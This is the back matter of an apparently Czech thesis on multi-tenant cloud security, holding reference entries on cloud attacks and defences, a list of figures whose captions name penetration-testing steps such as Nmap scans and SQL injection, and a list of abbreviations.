- [56] *Illicit consent grant attacks targeting Azure and Office 365: still a threat?* Online. 2023. Dostupné z: www.riskinsight-wavestone.com/en/2023/03/illicit-consent-grant-attacks-targeting-azure-and-office-365-still-a-threat/. [cit. 2025-03-20].
- [57] *Hackers Are Using These 3 Techniques to Bypass MFA.* Online. 2022. Dostupné z: <https://securityscorecard.com/blog/techniques-to-bypass-mfa/>. [cit. 2025-03-20].
- [58] *Malicious OAuth application consent.* Online. 2025. Dostupné z: <https://securitylabs.datadoghq.com/cloud-security-atlas/attacks/malicious-oauth-application-consent/>. [cit. 2025-03-20].
- [59] *5 ways APIs can be the weak link in supply chain security.* Online. 2023. Dostupné z: <https://www.reversinglabs.com/blog/5-ways-apis-can-be-the-weak-link-in-supply-chain-security>. [cit. 2025-03-21].

- [60] *Supply Chain Attack*. Online. Dostupné z: <https://www.imperva.com/learn/application-security/supply-chain-attack/>. [cit. 2025-03-21].
- [61] *An SSRF, privileged AWS keys and the Capital One breach*. Online. 2019. Dostupné z: <https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af>. [cit. 2025-03-21].
- [62] *Threat Actors' Arsenal: How Hackers Target Cloud Accounts*. Online. 2024. Dostupné z: www.proofpoint.com/us/blog/cloud-security/threat-actors-arsenal-how-hackers-target-cloud-accounts. [cit. 2025-03-21].
- [63] *Session Hijacking 2.0 — The Latest Way That Attackers are Bypassing MFA*. Online. 2024. Dostupné z: <https://thehackernews.com/2024/09/session-hijacking-20-latest-way-that.html>. [cit. 2025-03-21].
- [64] *AWS IAM Privilege Escalation Techniques*. Online. 2024. Dostupné z: https://hackingthe.cloud/aws/exploitation/iam_privilege_escalation/. [cit. 2025-03-21].
- [65] *Powerful Cloud Permissions You Should Know: Part 2*. Online. 2024. Dostupné z: <https://sonraisecurity.com/blog/powerful-cloud-permissions-you-should-know-part-2/>. [cit. 2025-03-22].
- [66] *Uncover Cloud Attacks with Trend Vision One and CloudTrail*. Online. 2024. Dostupné z: <https://www.trendmicro.com/vinfo/us/security/news/virtualization-and-cloud/uncover-cloud-attacks-with-trend-vision-one-and-cloudtrail>. [cit. 2025-03-22].
- [67] *Impair Defenses*. Online. 2024. Dostupné z: <https://attack.mitre.org/techniques/T1562/>. [cit. 2025-03-22].
- [68] *Data Exfiltration*. Online. 2025. Dostupné z: <https://www.fortinet.com/resources/cyberglossary/data-exfiltration>. [cit. 2025-03-22].
- [69] *What Is Data Exfiltration?* Online. 2024. Dostupné z: <https://www.paloaltonetworks.com/cyberpedia/data-exfiltration>. [cit. 2025-03-22].

- [70] *The Expansion of Malware to the Cloud*. Online. 2022. Dostupné z: <https://orca.security/resources/blog/cloud-linux-database-ransomware-cryptomining-malware/>. [cit. 2025-03-22].
- [71] *Top Threat #11 - APT Anxiety: Battling the Silent Threats*. Online. 2025. Dostupné z: <https://cloudsecurityalliance.org/blog/2025/03/17/top-threat-11-apt-anxiety-battling-the-silent-threats>. [cit. 2025-03-22].
- [72] *Top Threats to Cloud Computing 2024*. Online. 2024. Dostupné z: <https://cloudsecurityalliance.org/artifacts/top-threats-to-cloud-computing-2024>. [cit. 2025-03-22].
- [73] *Design principles*. Online. 2025. Dostupné z: <https://docs.aws.amazon.com/wellarchitected/latest/framework/sec-design.html>. [cit. 2025-03-22].
- [74] *5 Crucial Steps to Protect Your Resources in Google Cloud*. Online. 2024. Dostupné z: <https://www.crowdstrike.com/en-us/blog/5-crucial-steps-to-protect-your-resources-in-google-cloud/>. [cit. 2025-03-22].
- [75] *Cloud Security Solutions: 8 Solution Categories You Must Know*. Online. 2025. Dostupné z: <https://www.exabeam.com/explainers/cloud-security/cloud-security-solutions-8-solution-categories-you-must-know/>. [cit. 2025-03-22].
- [76] *Implement zero trust*. Online. 2025. Dostupné z: <https://cloud.google.com/architecture/framework/security/implement-zero-trust>. [cit. 2025-03-22].
- [77] *Recommendations for securing a development lifecycle*. Online. 2024. Dostupné z: <https://learn.microsoft.com/en-us/azure/well-architected/security/secure-development-lifecycle>. [cit. 2025-03-22].
- [78] *Security Orchestration, Automation and Response (SOAR)*. Online. 2023. Dostupné z: <https://www.crowdstrike.com/en-us/cybersecurity-101/next-gen-siem/security-orchestration-automation-and-response-soar/>. [cit. 2025-03-22].
- [79] *What is Managed Detection and Response (MDR)?* Online. 2025. Dostupné z: <https://www.bluevoyant.com/knowledge-center/understanding-mdr-security-benefits-and-core-technologies>. [cit. 2025-03-22].

- [80] *Microsoft Sentinel*. Online. 2025. Dostupné z: <https://azure.microsoft.com/en-us/products/microsoft-sentinel>. [cit. 2025-03-22].
- [81] *Automate threat response with playbooks in Microsoft Sentinel*. Online. 2024. Dostupné z: <https://learn.microsoft.com/en-us/azure/sentinel/automation/automate-responses-with-playbooks>. [cit. 2025-03-22].
- [82] *Tenant lifecycle considerations in a multitenant solution*. Online. 2024. Dostupné z: <https://learn.microsoft.com/en-us/azure/architecture/guide/multitenant/considerations/tenant-lifecycle>. [cit. 2025-03-22].
- [83] *Unpacking the Cloud Security Best Practices from CISA and the NSA*. Online. 2024. Dostupné z: <https://cloudsecurityalliance.org/blog/2024/10/25/unpacking-the-cloud-security-best-practices-from-cisa-and-the-nsa>. [cit. 2025-03-22].
- [84] *What is confidential computing?* Online. 2024. Dostupné z: <https://learn.microsoft.com/en-us/azure/confidential-computing/>. [cit. 2025-03-22].
- [85] *Google Cloud KMS Adds Quantum-Safe Digital Signatures to Defend Against Future Threats*. Online. 2025. Dostupné z: <https://thehackernews.com/2025/02/google-cloud-kms-adds-quantum-safe.html>. [cit. 2025-03-22].

LIST OF FIGURES

Figure 1 Microsoft azure multi-tenant app architecture.....	34
Figure 2 APT visualization	38
Figure 3 Reflected amplification attack	48
Figure 4 Reflection attack in TCP.....	49
Figure 5 Carpet bombing attack.....	50
Figure 6 Resource exhaustion	51
Figure 7 The traditional phishing attack in the absence of multi-factor authentication	53
Figure 8 Tenant-data protected endpoint	71
Figure 9 Middleware for validating azure AD tokens	72
Figure 10 Data processing.....	72
Figure 11 Login page	73
Figure 12 Use of msal	73
Figure 13 Azure login function.....	73
Figure 14 Main page search	74
Figure 15 Guest user roles	81
Figure 16 Overly permissive app service.....	82
Figure 17 Publish profile.....	83
Figure 18 App service kudu shell	83
Figure 19 Nmap scan on the target container	85
Figure 20 Custom script for container enumeration	86
Figure 21 Script output discovering a public container	87
Figure 22 Discovering file names	88
Figure 23 Downloading the file using curl	88
Figure 24 GitHub search.....	90
Figure 25 Credentials in github .env file.....	91
Figure 26 Verified tenant_id.....	92
Figure 27 Nmap scan on the target domain for exposed DBs	93
Figure 28 Brute force attack on the exposed DB	94
Figure 29 POST request.....	98
Figure 30 Captured access token	99
Figure 31 Reusing access token.....	99
Figure 32 Azure tenant id.....	102
Figure 33 Proper tenant isolation.....	102
Figure 34 fetcher.js	104

Figure 35 package.json of fetcher	104
Figure 36 Snippet added to pipeline	105
Figure 37 Webhook output	106
Figure 38 Manual sql injection 1	110
Figure 39 Manual sql injection 2	110
Figure 40 sqlmap command.....	111
Figure 41 sqlmap result.....	111
Figure 42 Secure token extraction	112
Figure 43 Secured SQL query	112
Figure 44 Correctly encoded payload.....	113
Figure 45 Successfull login log	116
Figure 46 User information exposure	117

LIST OF TABLES

Table 1 APT entries60

LIST OF ABBREVIATIONS

AD	Active Directory
AI	Artificial Intelligence
AKS	Azure Kubernetes Service
API	Application Programming Interface
APT	Advanced Persistent Threat
ARM	Azure Resource Manager
ASE	App Service Environment
AWS	Amazon Web Services
BOLA	Broken Object-Level Authorization
C2	Command-and-Control
CDN	Content Delivery Network
CIA	Confidentiality, Integrity, and Availability
CI/CD	Continuous Integration and Continuous Deployment
CIDR	Classless Inter-Domain Routing
CIS	Center for Internet Security
CLI	Command-Line Interface
CNI	Container Network Interface
CPU	Central Processing Unit
CSA	Cloud Security Alliance
CSF	Cybersecurity Framework
CSP	Content-Security-Policy
CSPM	Cloud Security Posture Management
CTDL	Cross-Tenant Data Leak
CVE	Common Vulnerabilities and Exposures
CWPP	Cloud Workload Protection Platform

DAST	Dynamic Application Security Testing
DB	Database
DDoS	Distributed Denial-of-Service
DNS	Domain Name System
DOM	Document Object Model
EC2	Elastic Compute Cloud
EU	European Union
GCP	Google Cloud Platform
GDPR	General Data Protection Regulation
GPU	Graphics Processing Unit
HIPAA	Health Insurance Portability and Accountability Act
HPE	Hewlett Packard Enterprise
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IaaS	Infrastructure as a Service
IaC	Infrastructure as Code
IAM	Identity and Access Management
IEC	International Electrotechnical Commission
IDS	Intrusion Detection System
IP	Internet Protocol
IPS	Intrusion Prevention System
ISMS	Information Security Management System
ISO	International Organization for Standardization
IT	Information Technology
JS	JavaScript
JSON	JavaScript Object Notation

JWT	JSON Web Token
KMS	Key Management Service
MDR	Managed Detection and Response
MFA	Multi-Factor Authentication
ML	Machine Learning
MSAL	Microsoft Authentication Library
MSDeploy	Microsoft Web Deploy
MSI	Managed Service Identity
MSSQL	Microsoft SQL Server
NIST	National Institute of Standards and Technology
NSG	Network Security Group
NTP	Network Time Protocol
ORM	Object-Relational Mapping
OS	Operating System
OSINT	Open-Source Intelligence
OTP	One-Time Password
PaaS	Platform as a Service
PCI	Payment Card Industry
PCI-DSS	Payment Card Industry Data Security Standard
PHI	Protected Health Information
PHP	Hypertext Preprocessor
PII	Personal Identifiable Information
PoLP	Principle of Least Privilege
PQC	Post-Quantum Cryptography
RBAC	Role-Based Access Control
RCE	Remote Code Execution

RDP	Remote Desktop Protocol
REST	Representational State Transfer
S3	Simple Storage Service
SaaS	Software as a Service
SAST	Static Application Security Testing
SCM	Source Control Management
SDLC	Software Development Lifecycle
SEV	Secure Encrypted Virtualization
SGX	Software Guard Extensions
SIEM	Security Information and Event Management
SOAR	Security Orchestration, Automation, and Response
SPA	Single-Page Application
SQL	Structured Query Language
SSDP	Simple Service Discovery Protocol
SSH	Secure Shell
SSL	Secure Sockets Layer
SSMS	SQL Server Management Studio
SSO	Single Sign-On
SSRF	Server-Side Request Forgery
SYN	Synchronize
TCP	Transmission Control Protocol
TEE	Trusted Execution Environment
tid	Tenant ID
TLS	Transport Layer Security
UDP	User Datagram Protocol
UI	User Interface

U.S. United States

URL Uniform Resource Locator

VM Virtual Machine

VNet Virtual Network

VPC Virtual Private Cloud

VPN Virtual Private Network

WAF Web Application Firewall

XHR XMLHttpRequest

XML Extensible Markup Language

XSS Cross-Site Scripting

APPENDICES

Appendix P I: Frontend code

Appendix P II: Backend code